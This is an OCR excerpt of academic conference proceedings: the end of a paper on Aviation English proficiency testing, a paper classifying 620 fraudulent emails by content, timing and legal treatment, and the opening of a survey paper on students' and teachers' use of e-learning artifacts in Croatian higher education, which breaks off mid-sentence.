According to ICAO *Annex I*, *JAR FCL 1* and *JAR FCL 2* and *Regulations of ATCO licensing and ratings*, from 5th March 2011, everyone who holds a helicopter pilot licence, private pilot licence, or an air traffic control licence is obliged to take Aviation English proficiency test and demonstrate minimum skill level requirements in the common usage of Aviation English language – Operational level 4. Aviation English proficiency test is used for testing of general English in aviation context; for situations that are non-routine or non-standard and therefore are not included in radiotelephony phraseology language.

Despite the discontent of aviation community to take part in Aviation English testing, Aviation English testing is considered to be of vital importance for air traffic safety and therefore necessary for pilots and air traffic controllers.

Aviation English trainees and test candidates have been partly students at the Faculty of Transport and Traffic Sciences and partly active air traffic participants (commercial pilots, private pilots, and pilot instructors), aged 30 to 60. Experience with these candidates indicates that the students of the Faculty and Aviation English trainees aged 30 to 40, have generally showed better knowledge of the language and have not had any resistance towards using technology in the classroom and during testing. Trainees, aged 40 to 50 and 50 to 60, have mostly shown insufficient knowledge of language and have had a strong resistance towards using computers for educational and testing purpose, which has been an additional obstacle in language acquisition. From this experience, it can be concluded that with the usage of tools such as audio and audio-visual materials, online dictionaries, specialized texts, authentic materials and multimedia, language teaching and training can significantly be improved enabling faster language acquisition. All the mentioned teaching aids are important elements in the process of language acquisition and should be therefore equally present in language teaching and training.

Electronic mail as possibility of inapt communication

Marino Braut*, Marko Pogarčić ** & Ivan Pogarčić*

* Polytechnic of Rijeka/Business Department, Rijeka, Croatia

** Faculty of Law, Rijeka, Croatia

{mbraut,pogarcic}@veleri.hr*, mpogarcic@gmail.com**

Abstract - Electronic mail can be observed from several aspects. Within conditions of wide computer application and general network, it can be analysed as evolutionary form of traditional mail. However, electronic mail should basically be regarded as form of human communication regardless to the form of its realisation. Every communication of human nature connotes certain forms of human behaviour. Accordingly, every deformation of such behaviour can be observed through a prism of generally accepted social norms. Thereby the participants of communication process can be put in a situation that should be isolated, removed or sanction. Paper demonstrates a summary approach and treatment of different attempts of deceptions through electronic mail belonging to one author with author's classification of severity of possible felony and possible protection. Paper also tries to define disadvantages and/or lack of contents in education, within field of communication and post traffic in new conditions.

I. INTRODUCTION

From the historical point of view mail can be considered as product of human needs for communication. Generally speaking, communication can be perceived as interaction between two or more elements oriented towards each other. Theory of communicational systems usually defines communication as bipolar relationship between emitter and receiver of matter exchanged during the communication. Usually the matter is presented by data or information which emitter and receiver send to each other in a form, usually named message.

Theory of information defines the whole process as communication channel. From this aspect such communication can be observed as generator of changes in a society. It is indisputable that human need for communication has led to articulation of voices, creation of speech and language, in general. As long as the participants in communication can communicate vis-a-vis, language has been and it will remain a sufficient instrument of communication. Language is here seen as any form used for expression or moderation of message, understandable to both participants of communication. When physical dislocation between emitter and receiver occurs, language forms are no longer sufficient to continue normal communication process. In the last century, somewhere in the beginning of the seventies, Prof. Božo Težak has formulated e-t-ak-s-a complex claiming that all information structures, throughout the history, in their forms and functions emerge conceptually as factors of emission, transmission, accumulation, selection and absorption (Figure 1) [1].

Historical development of this complex begins with relationship between elements e-a and language communication. When physical dislocation emerges, complex necessarily includes new factor t – transmission, that is, it requires modes that will provide transmission of information, data or anything that will transfer message. In the history of development of human activities, this could be described as a moment when post and traffic emerge as continuously organised activities.

II. POST AS COMMUNICATION (FROM SPEECH TO INTERNET)

Probably from the very beginning a need for organised transmission of messages originates and equates organisations and messages on the level of synonyms so both institutions are defined as post. Post as communication in principle indicated private relationship between emitters and receivers, while transmitter – post as organisation had to insure privacy.



Figure 1: e-t-ak-s-a komplex

As organisation, post emerges at institutionally highest level of social constitution at the state level. Since the communication between two persons is their personal matter in all elements that define it, post necessarily should regain all specificities that ensure private relationship between emitter and receiver.

Communication on level of e axis has altering character since emitter and receiver change their roles when initiating each message. The content of message – post is truly a subject of protection and privacy is protected through message itself, by preventing it to be mishandled or misused in any other way. Sometimes communication can have a public or half-public character, especially when emitter and receiver represent some organisation. Even when communication isn't of private character, providing generally accepted norms that follow communication, is necessary.

Naturally that ensuring private treatment has led to line of other activities, such as legal protection, respecting the general ethical and moral norms which violation could lead to sanctioning factors which were their initiators.

All the above mentioned, defines post as communication into the legal frames where it is described as legal category. Since post – message can become a subject of manipulation and misuse it can also become a subject of dispute that requires legal regulation. However, it's not just the message – post element of possible dispute. The complete communication as process can be disputable and become a subject that requires a legal regulation.

From the legal aspect, communication channel is place where felony can occur, while material circumstances and factual state remains isolated in transmission channel of post as institution. In prior school educational programmes, pupils learned how to write a letter or written message by emphasising ethical and moral rights and precise writing and expression. Written communication demanded time for writing and transferring the written.

Development of science and technique and increase of human knowledge will lead to growing needs of communication, in line with post as form of communication. Historically this was a time of need for accumulation of knowledge and occurrence of libraries, museums and archives. Basic poles of e axis in this frames loose firm personal relationship. However, this only underlines a need for tighter regulation of the complete process in sense of respect towards socially general accepted norms. Still, the increased need of communication also generates negative influence on communications themselves, reflected in need for greater speed, that is, shorter time of data transfer. Consequently, the increased speed will regularly decrease quality of the complete communication process that will open up a space for irregularities that demand proper treatment.

Development of personal computers moved personalisation of communication from realistic to virtual frames, while relationship of basic factors between emitters and receivers harmonises with new circumstances. Communication is still being treated as it has been in original terms, which can be seen in the very name of communication – electronic mail. Though the original name remained, it is clear that original post, that is, its form that preceded development of computers and virtualisation, basically detained only communicational forms of un-material messages. Web, that is, electronic network, overtakes complete communication, but the problem of its protection remains and occurs in a completely different scope.

III. RESEARCH

Traditional process and organisation of post and post traffic are still under state governance. Regulation of post traffic is determined by related law of post traffic. This one is defined in Republic of Croatia as Law of post [2], while in Bosnia and Herzegovina it is named as Law of post traffic [3]. Laws differ in smaller details and they prescribe conditions and ways of organizing the post traffic. Law includes sanctioning of irregularities by determining shapes of indemnification of eventually damaged party and sanctioning of offender. Both mentioned laws define forms of post packages and security conditions of their transfer. They also precise scope of activities and duties of all participants of post traffic both inner employers and the receivers of packages as basic users of post traffic. Traditional form of post traffic includes the complete package of services of which only the written forms will stay in electronic environment. Naturally, term package will also create its virtual form as attachments to electronic mail. That way, electronic mail, with no possibility of physical shipments, can be considered as segment of the usual post traffic, but also the evolutionary form of classic mail for written packages.

Since mode of transferring electronic mail is connected to communicational infrastructure, regulation of electronic mail is usually determined at state level, but usually under the power of state agencies such as agency for telecommunication or electronic media. Within frames of those laws, electronic mail can also be defined.

For instance, electronic mail isn't defined neither in [2] or [3], opposite to Law on electronic communication of Montenegro where it is clearly stated that:

"**Electronic mail** is every communication in form of text, voice, sound or picture, transferred through electronic communication network, that can be preserved in network itself or in terminal equipment of receiver, while he overtakes it"[4].

However neither the mentioned law nor similar ones in other states do not precise sanctioning of inappropriate behaviour in electronic mail traffic. Research conducted for needs of this paper tried to determine, in compliance with examined basics of legal regulation of traditional post traffic. Research data have been acquired on personal computer by electronic mail of one of the authors for time period of one and a half year. Accumulated data are sorted and classed according to ruled determined by authors, in line with their field of interest.

Namely, the subject of consideration in this paper is electronic mail, but authors also tried to appoint certain hypothesis starting with their own perspectives. That way problem is observed from organisational point of view, as post traffic is concerned, legal regulation of the same and basic information terms and relationships. Similarly, the following hypotheses have been defined:

1. Electronic mail is form of communication in which senders aren't always familiar or are wrongly presented, by which they are in offence.
2. Sender doesn't have to have legally right motivations for sending the mail so he can do damage to receiver, on purpose or vice versa.
3. Sanctioning of offences or inappropriate behaviour within frames of electronic mail is usually more damaging then in case of classic post and other forms of communication.
4. Motivations for inappropriate activities in electronic mail can be classified but there is no common classification.
5. Criterion of classification is determined by research goal and is simultaneously goal of research.

A. Data

Selection has been made among 620 of totally 813 attempts of communication via electronic mail by unfamiliar sender. Data relevant to research are:

B. Eventual personal data of sender

Personal data of sender are usually wrong that is incorrect. Wrong identification is consequence of fact that senders are aware either of impossibility either unwillingness of receiver to spend certain amount of time to research reliable and safe data.

Since majority of senders ask feedback information and making the contact with receiver, certain data of motive and purpose of sender cannot as possible feedback message be checked in way to define whether sender is malicious or not.

Of totally 620 attempts to make contact, 324 senders or 52.26% of them, return messages directed towards other electronic addresses so their intention can that way be perceived as suspicious.

C. Domain and sub-domain, location

Domain and sub-domain in which account of receiver is usually of general character such as .com, use 467 out of totally 620 or 75.32% senders, while 50 or 8.06% use domain .org. Small number of senders uses localised domain .com, so at least this enabled detection of area from which electronic mail arrives.

D. General location of sender

Generally, a location without deeper analysis of data, such as attempt to detect IP address of computer, couldn't have been determined. More precise determination could have been possible only in case of partial self-exposure, but even then data could only partially be received as correct. As far as geographical location is in question, the majority originated from western countries and Canada and USA, together with China, Hong Kong, and smaller part from India. At the end of 2011, larger number of attempts was registered from the ex eastern block and smaller number from the Russian Federation. The interesting fact is that local attempts haven't been registered.

E. Motive of a sender; Overview of data and reasons of the research; Defining the hypothesis

The analysis of communication between sender and receiver of electronic mail, for purposes of this paper, assumed following conditions and relationships:

- Sender and receiver are participants in communication of a common-post type, but in a specific environment
- Environment is a combination of a real and virtual milieu, with real environment partially included in the process
- Sender and receiver are voluntary participants of communication so they can end it any time they want to
- Sender and a receiver do not have to know each other at the beginning of a communication
- Motive of communication at the very beginning isn't familiar to both parties of communication
- Communication is timely discontinued, but as a process it had its duration time which isn't defined at the beginning of a communication
- Eventual consequences, unfavourable for sender and receiver can be presumed but not familiar

It has already been mentioned that subject of this research is misuse of electronic mail, with goal to define treatment of such possibilities from the concept of post traffic in virtual frames, treatment from standing points of information sciences and legal terms – especially of violation legislation. Inappropriate electronic mail is, in this research, considered as possible felony, or, violation, to be more precise. Therefore, this form of post can be called a deception. From that aspect it is necessary to determine factual and material circumstances that enable the process of communication. Hypothetically it is possible to assume partial consequences of such activity, but under condition that, at least to some extension, a motive of initiating communication – sending mail – is clear both to sender and receiver. Precisely the clarity and familiarity of motive will define severity of violation and its possible consequences.

In circumstances when sender and receiver do not know each other, motive can only be assumed. Data collected and classified in the research imply that final motive is always economic benefit of sender, since he is the initiator of the process. In most cases motive is concealed by mutual benefits, but the final intention is to deceive the receiver. Smaller portion of cases belongs to the area of marital and sexual offers, though cases which can be treated as business criminal, have also been registered.

F. Day when post has been sent, Period of sending mail

Sorting and classifying accumulated data has been made in way that primarily explains assumed motive of deception and hypothetical circumstances in which it has occurred. Besides attempt to locate the sender and collecting data of him, analysis of time in which the message has been written and sent has also been made.

Why time matters? The assumption is that majority of messages hasn't been created in standard working time. That would be period between 08.00-17.00h, on a working day in a week. If they have been created in that period, they could have been written in a work place, under condition senders are employed. Have they been written on weekend, they have probably been written in household environment? The statistics of mentioned assumptions can be seen in graphs at Figure 2 and 3.



Figure 2: Number of attempts in working days

Diagram at Figure 2 implies most post has been sent during the mid-week, that is, on Wednesday, while on weekend activity has been reduced for almost one third. Therefore further analysis has chosen Wednesday and Sunday, that is, day with most and least activities.

Diagram at figure 3 suggests that attempts of communication are being grouped around lunch break and they prolong till the end of work time during the working days, but also on weekends. Assumption is that senders have more spare time in these periods, while further analysis of other days led to a conclusion that distribution on rest of the days is similar supported by a remark that most attempts are being realised between 13.00-21.00 hours.



Figure 3: Number of attempts of sending messages per day and hours

Similarly, larger activity during the week can imply how messages are mostly sent from work place. Naturally, under condition sender is employed. In that case, sender is in another type of offence – malpractice in performing work activities with possible damage to employer.

G. General definition of post content

All electronic mail has unified form on the computer screen and possibility of different forms in the attachment package. Limitations which occur in formal sense are connected to telecommunication infrastructure and its possibilities. Considering the continuous development of technique and technology in line with network's development in general sense, it decreases this particular problem. Besides unified form where sender, receiver, secondary and tertiary receiver are named, usually the mode of protection against the unwanted receivers are mentioned.

However, importance lays in the content of mail: under the post's content one can consider object through which communication is performed, with especially important semiotic features.

Namely, all electronic mail is written in certain language, meaning its content underwent specific syntactic rules. Further on, content has to posses certain meaning, that is semantic side that allows for certain conclusion in case of urge for further analysis. The most sensitive segment refers to pragmatic side which (electronic) mail has to ensure.

This is the area of speculations, which in case of offence and dispute truly are a private matter. Clearly, there is at least triple pragmatic approach in each electronic mail. In disputable situation, when defending its principles, sender will anticipate same problem in

ways different to the receiver, or, electronic services provider, that is, Transmitter.

In accumulated data subject to this research, basis has been an attempt to recognize pragmatic approach of sender, from the aspect of receiver and his pragmatic point of views. That would be the following criterion for classification and categorisation of selected data. Criterion was made by author, expressed by attempt to recognize sender's primal goal. Analysis has been given in graph that follow at Table 1.

The majority of messages were of financial character, where offer was connected to intermediation in transference of great sum of money or notions of sudden prizes in a variety of games and lotteries. Second in the hierarchy is type of optional messages with the attempts of asking the humanitarian consents to different actions.

TABLE 1: FREQUENCY OF BEHAVIOUR WITH FOCUS TO THE CONTENT

Focus to the content	Frequency of behaviour
Pharmaceutical	6
Financial	215
Humanitarian	46
Immigration	9
Computer	2
Optional	160
Educational	4
General	2
Job	18
Business	3
Sale	1
Production	1
Sexual	18

The third type of messages was connected to health and it tried to persuade receiver to buy the published products. The other messages are of irrelevant character and they usually can be defined as previous three when certain details are being absorbed. Data at Table 2. demonstrate the final motive of deception. The raster clearly alludes of money as the final goal. Data at figure 4. Shows the risk evaluation captured in possible answer of a receiver is displayed.

H. Possible action of the receiver

Receiver of message is put in situation where he can decide how to act when receiving e-message of suspicious and unfamiliar content. Any kind of acceptance of such message can place him in the position of victim, that is, deceived: in that case, consequences of communication can be damaging to small or great proportion. It is not impossible that both sender and transmitter both suffer the consequences. The recent literature offers guidelines for reactions in such situations, but, regardless to the global character of electronic mail, majority of these are of local character.

TABLE 2: STRUCTURE OF MESSAGES TO OFFER AND FINAL GOAL

Final goal of the fraud	Number of messages
Diploma	1
Loan	34
Medicines	2
Lottery	33
Real estates	2
Money	294
Sub-category	1
Help	17
Offer	232
Products	1
Disputable	2
Gold	1

For instance, [5] embeds descriptions of mutual programs, techniques and technologies used by deceptions together with instructions to the citizens of Canada how to behave in described situations. Similar descriptions and instructions can be found in books and other relevant materials. [6] and [7].



Figure 4: Number of messages according to the risk level

The most instructions begin with advice not to open mail received by unknown sender. Afterwards, if mail doesn't have subject, it is also recommended not to open it. Technical protection refers to a recommendation to use safe web and e-mail client.

IV. PROFILING THE ELEMENTS OF COMMUNICATION VIA ELECTRONIC MAIL

Inapt communication in form of steal and deceptions over the internet and e-mail are today a part of everyday life. So far, this refers only to that part of population which has an opportunity to use internet and electronic mail. It has already been mentioned that this type of communication recognizes three basic members and/or

elements: sender, transmitter and receiver. Due to proper treatment of participants and objects transmitted in that same communication, it is necessary to profile them.

All irregularities do not have to be intentional and regularly they are a consequence of ignorance and lack of information. If they are planned, then it is certain the one who initiates disputable processes has skills required to produce them. If the final result of inappropriate electronic mail is deception or steal, the initiator is a felon who needs to be sanctioned. If these initiations happen in work place, it puts the additional legal weight and requires strict treatment and sanctioning [8].

Receiver who doesn't know all techniques and methods a felon can use by initiation, that is, consent to the process of deception, bears a part of responsibility. The third part, which isn't irrelevant at all, is eventual irresponsibility of service provider or, to put it in traditional language, post operator.

From the legal aspect, profiling the operator is the simplest solution since the global nature provides more advantages than disadvantages. Finer profiling of sender and receiver requires psychologist that exceeds frames of this paper

V. LEGAL CONSEQUENCES

Legal treatment of traditional post traffic has its history and long and good theory and practice. Constituting factual and material condition in such circumstances doesn't have to be a problem, though extreme specificities are possible. Post communication includes usually two mail participants though those two don't necessarily have to be the individuals. Traditional mail doesn't recognize circular letters and their possibilities. However, when frontiers of the real world are replaced with virtual surroundings, possibilities of circular communication become boundless. Then even the minor financial investment – a result of deception can reach value beyond common sense. This is a moment in which electronic mail thoroughly moves away from norms that rule traditional post traffic. It should therefore find ways of respecting the procedure. In traditional frames one can always find material evidence of attempt and eventual realisation of deception that can be used in a possible plea. In book [9] the authors indicate incompatibility of area which embeds electronic mail. In usage of ICT and electronic mail in work place, legal issues are being transferred to virtual scene by causing the confrontations unfamiliar to theory and practice of work legislation.

VI. CONCLUSION

This research didn't use concepts of: phishing e-mail, e-mail scam, web forgery, e-mail fraud and similar. All these terms define inappropriate forms of electronic mail which demand more adequate standardisation, not just in information environment, but also in legal environment, specific by its aridity and strict unambiguity. To someone Phishing e-mail can sound symbolic and funny, but legal aspect is much more the "fishing", even when it's made in a virtual sea.

Every partial approach is necessary, but the mentioned triumvirate of attitudes is essential since it can provide holistic approach that can protect every victim of a fraud. Regardless to the virtual environment, a victim is still a real person.

The last, but not the least important, goal of this paper is to imply insufficient education of all, present and future participants of electronic mail. Insufficiency is equally apparent in regular and specialist educational programs. Trends in development and tendency to regulate this area represent new questions that should be qualitatively analysed and elaborate.

Electronic mail is evolutionary mode of human activity known as communication, with the first meaningful communication somewhere at the beginning of the human kind, but it will definitely not disappear in woods of ultra liberal possibilities that will try to disable regulations such as "ACTE". Though this isn't appropriate, a reader is instructed to closely analyse the work of author [10].

Students and Teachers' Usage of E-Learning Artifacts in Tertiary Education in Croatia

Dijana Plantak Vukovac
Faculty of Organization and Informatics, Varaždin, Croatia
dijana.plantak@foi.hr

Abstract - E-learning is perceived as an important aspect of current educational processes and has been receiving an increasing interest from Croatian educational institutions. In spite of a plethora of studies on that topic in Croatia, empirical research on the actual usage of different e-learning artifacts is still missing.

This paper presents the findings of an exploratory survey conducted as part of a large-scale study on e-learning systems usability. The survey was conducted among students from three tertiary educational institutions and teachers from four universities and two polytechnics. The research results provide insights into the profiles of e-learning users and identify experiences and usage preferences/patterns concerning different e-learning artifacts such as e-learning tools and technologies.

I. INTRODUCTION

E-learning research has experienced an intense expansion of different aspects to be considered in exploring this area. In numerous studies strategies have been proposed for implementation and integration of e-learning into the educational process in both educational institutions and the business sector. The existing research has so far addressed the facilitation of technologies and methods for teaching and learning in virtual environments as well as the issues of e-content development and management. Furthermore, a lot of researchers have examined communication and collaboration in e-learning or the teacher's role in the e-learning environment. Studies that are specifically oriented toward the effects of e-learning on knowledge acquisition on one side, and the quality and evaluation of e-learning resources on the other represent another rich avenue of research. Finally, perceptions and acceptance of online teaching/learning are also among widely explored topics.

Croatian educational institutions, particularly in higher education, are increasing their interest in e-learning. The advantages of e-learning, including the accessibility of knowledge, flexibility of learning, lifelong learning etc., have been acknowledged by many researchers [3], while e-learning itself has been characterized as one of factors that improve the quality of university education [15]. However, the application of different information and communication technologies in education is not perceived as important as several years ago [5]. Regarding legal prerequisites for e-learning implementation, the number of universities (e.g. [14], [15]) and faculties (e.g. 8 out of 33 faculties at the University of Zagreb [5]) that have developed their e-learning strategy is relatively small. Strategies prescribe issues such as the formal/legal and organizational environment that enables e-learning; development of human resources like technical staff or instructional designers; support to teachers in developing e-learning materials and providing additional training; support to students by assuring conditions to participate in e-learning; development of educational content by prescribing standards, criteria, procedures and providing funds for its development; and development of basic and specific infrastructure (ICT infrastructure, virtual learning environment etc.) [15]. It is only through a strategic approach, where resources that support e-learning are planned and ensured, that sustainability of e-learning in the educational process can be enabled [4].

Nevertheless, it seems that the implementation of e-learning at universities is still not at a satisfactory level. The majority of faculties at the University of Zagreb belong to the group where e-learning is not systematically implemented, support is declarative and implementation of e-courses relies on the initiative, enthusiasm and efforts of individual teachers [5]. On the other hand, a few studies (e.g. [8] and [16]) that explored some issues concerning the actual usage of different e-learning artifacts have indicated the students' tendency to use low-level e-learning materials.

II. E-LEARNING ARTIFACTS

As defined by Koper [11], e-learning artifacts/artefacts are "all the physical products produced before, during or after learning, like courses, programmes, learning designs, activity descriptions, books, reports, tests, remarks and comments". This definition of e-learning artifacts, where they are viewed from the teacher's (and partially the student's) aspect, presents a standpoint for the research in this paper as well.

One of the challenges facing the teacher is developing high quality digital learning materials that are in line with the pedagogical objectives of the course, motivating for students and assure knowledge acquisition. Some of the activities needed for such learning materials to be implemented are facilitated by learning management systems (LMSs), which are dominant Internet communication systems for e-learning [10]. Such systems provide teachers with the tools for presenting multimedia learning materials; the tools for creating lessons and

learning paths; the tools for knowledge assessment; the tools for student/student and student/teacher communication and collaboration; and the tools for the efficient administration of students and the entire e-course. However, the information about the usage of those e-learning artifacts in e-courses that the existing studies provide is scarce.

Although the e-learning artifacts have not been widely explored, in reality students access different e-learning artifacts during their e-course: they access learning materials created by the teacher, learn from those materials, test their knowledge in LMS-based tests and communicate and collaborate whenever they need to, regardless of the delivery mode of the course (i.e. blended learning or full online learning). Students can participate in the creation of different e-learning artifacts in LMS (e.g. wiki web pages) to support the social constructivist model of e-learning. In addition to the teacher's or self-created digital learning materials, students can also use a whole range of other e-learning artifacts to learn from: third-party multimedia educational CDs/DVDs, e-books or e-magazines, online encyclopedias and dictionaries, free educational portals, webinars, etc.

Several studies have been conducted that explore how e-learning in general and different e-learning artifacts in particular are perceived and accepted among students and teachers in Croatia, e.g. [1], [2], [6], [7], [8], [13] and [16]. However, there is still a significant lack of research into the actual usage of e-learning in education, although some insights into that specific issue can be found in [5], [8] and [16]. In order to contribute to the existing body of research, this paper sheds additional light onto the usage of different e-learning artifacts used by students and teachers in several Croatian higher educational institutions.

III. Review of Previous Research on E-Learning Usage

Starting from the year 2007, the E-Learning Centre at the University of Zagreb has been conducting a survey among e-learning representatives at the University's 33 faculties and academies. The aim of the study has been to identify the institutional state of the art as well as the constituents' expectations and plans concerning e-learning implementation. In 2010, the usage of e-learning in general at the University of Zagreb was high, with 29 institutions (88%) that had implemented one or more e-learning systems, mostly LMS Moodle [5]. At present, there are more than 1500 blended learning courses offered to students. However, the students' perception of the fulfillment of preconditions for e-learning, like having access to computer equipment and Internet, is fairly low – 'not too good' (30%) and 'good' (34%). From the teachers' perspective, the preconditions for e-learning are perceived more favorably, as 'good' (46%) and 'very good' (21%).

In the research conducted at the Josip Juraj Strossmayer University of Osijek students' attitudes about e-learning and forms of e-learning that students had been exposed to during their tertiary education were investigated [8]. The research sample comprised 215 students from different faculties. Research results showed that some e-learning artifacts were used to a great extent: 96.74% of students had downloaded course materials from the teachers' web sites, while 81.4% of students had submitted homework or a paper to the teacher's e-mail. Advanced forms of e-learning, like attending videoconference lectures (19.07% of all respondents) or using LMS (21.86% of all respondents), were mostly found among students enrolled in information and computer science programs.

Another study was conducted at the University of Rijeka to assess students' perception of the quality of delivered e-courses and the importance of different e-learning artifacts as well as their attitude towards e-learning [16]. The questionnaires completed by 313 respondents (16% of all students enrolled into MudRi, the Moodle LMS implemented at the University of Rijeka) were analyzed. The study does not provide much information on the usage of concrete e-learning artifacts but rather indicates the respondents' opinions and satisfaction with e-learning artifacts. The research showed that engineering, social sciences and ICT students participated in a significantly higher number of e-courses than the students of social sciences and humanities, while ICT students had more extensive e-learning experience than others. The students assessed advanced e-learning artifacts as 'good' in only 16% of the cases (self-assessment tests) and 14% of the cases (implementation of the multimedia), but they also characterized these e-learning artifacts as 'less important' or 'the least important', respectively. Forum discussions and communication with the colleagues throughout the e-course were also identified as 'the least important'.

In spite of valuable insights into e-learning usage at particular universities that the aforementioned studies provide, they are mostly restricted to the students' perspective (e.g. [8] and [16]). This paper therefore aims to make an additional contribution by presenting the current practice in e-learning usage from the perspective of both students and teachers.

IV. Research Method

The research presented in this paper was conducted in June and July 2011 as part of a large-scale study on usability of university hybrid courses implemented in learning management systems (LMS). Usability of e-courses was evaluated by three groups of stakeholders: usability experts, student users and teacher users. For the purpose of this paper, only the evaluation obtained by the users is described.

Users were involved in usability testing of two e-courses. Testing sessions included a brief inspection of the user interface followed by a completion of a variety of tasks that users usually do in an LMS-based e-course. As a part of usability testing, users' profiles needed to be determined. Thus, before the actual testing, every user completed a survey with questions about their personal information and prior experiences with e-learning, the results of which are presented in this paper. After testing, the users gave their feedback in a survey about their satisfaction with technical and pedagogical aspects of a

particular e-course. Some users also participated in the qualitative part of the research (interview and co-participant testing method) to give additional information about users' interaction with e-courses.

Considering the users' sample, the entire research plan was aligned to the requirements of usability testing settings (e.g. a small number of participants needed to achieve valid results [12]), while also taking into account that the usage of questionnaires requires at least 30 participants [9]. Since test users "should be as representative as possible of the intended users of the system" [12], two main groups of users were selected: higher education students and teachers. In order to obtain a heterogeneous sample, while having in mind the accessibility of the users included in the qualitative part of the research, the student population invited to participate in the research comprised two faculties (University of Zagreb, Faculty of Organization and Informatics, and University of Split, Faculty of Economics), and one polytechnic (Polytechnic of Varazdin). The teacher population invited to participate in the research was obtained from four universities (University of Zagreb, University of Split, University of Rijeka and University of Osijek), and two polytechnics (Polytechnic of Varazdin and Polytechnic of Rijeka). The participation in the study was voluntary and the research sample consisted of users who were willing to allocate up to two hours for testing and completing the questionnaires.

The results from the first questionnaire are presented in this paper. By means of the questionnaire the following data were collected: 1) demographic data about the user, 2) user's computer literacy, and 3) user's experience with e-learning artifacts. The questionnaire mostly consisted of closed-response questions. Two versions of the questionnaire were distributed as an online survey – one adapted for the students and the other for the teachers.

V. RESEARCH FINDINGS

A. Students

A total of 150 students, 91 of them male (60.7%) and 59 female (39.3%), completed the entire questionnaire. The average age of respondents was 21.5 years (median=20). The majority of the students were in their first year of study (68.7%), with a smaller number of students in the third (27.3%) or second year of study (4.0%). The students were enrolled in three different higher education institutions: University of Zagreb, Faculty of Organization and Informatics: Information and Business Systems (52.0%) or Economics of Entrepreneurship (15.3%) study programmes; the Polytechnic of Varazdin, Construction Engineering (14.0%) or Multimedia (11.3%) study programmes; and the University of Split, Faculty of Economics, Business Studies/IT Management (8.00%) study programme.

The respondents self-assessed their computer literacy as very high, since 61.3% of students described their ICT skills as advanced and 18.7% students declared themselves as experts in using ICT. Such a high percentage of ICT experts among students is accounted for by the particular field of study but also by the fact that a vast majority of students have been using the computer from elementary school age (78.7%) or even preschool age (9.3%). They also reported to spend a lot of time in front of the computer on a daily basis: more than 4 hours (68.7%), up to 3 hours (22.2%) or up to 2 hours (9.3%), and use the Internet every day (94.0%) or almost every day (6.0%).

Students self-assessed their e-learning usage skills as fairly high, since 93 of them (62.0%) reported they were somewhat experienced or very experienced (36 students, or 24.0%). As shown in Fig. 1, 21 students (14.0%) declared to have very little or no e-learning experience.



Figure 1. Students' e-learning experience

It is interesting, however, to consider the reasons that motivate the students to use e-learning. More than half of the students (52.0%, or 78 students) declared they used e-learning only because it is obligatory in courses, and less than half of the students used e-learning to acquire new knowledge (the first and the third columns in Fig. 2).

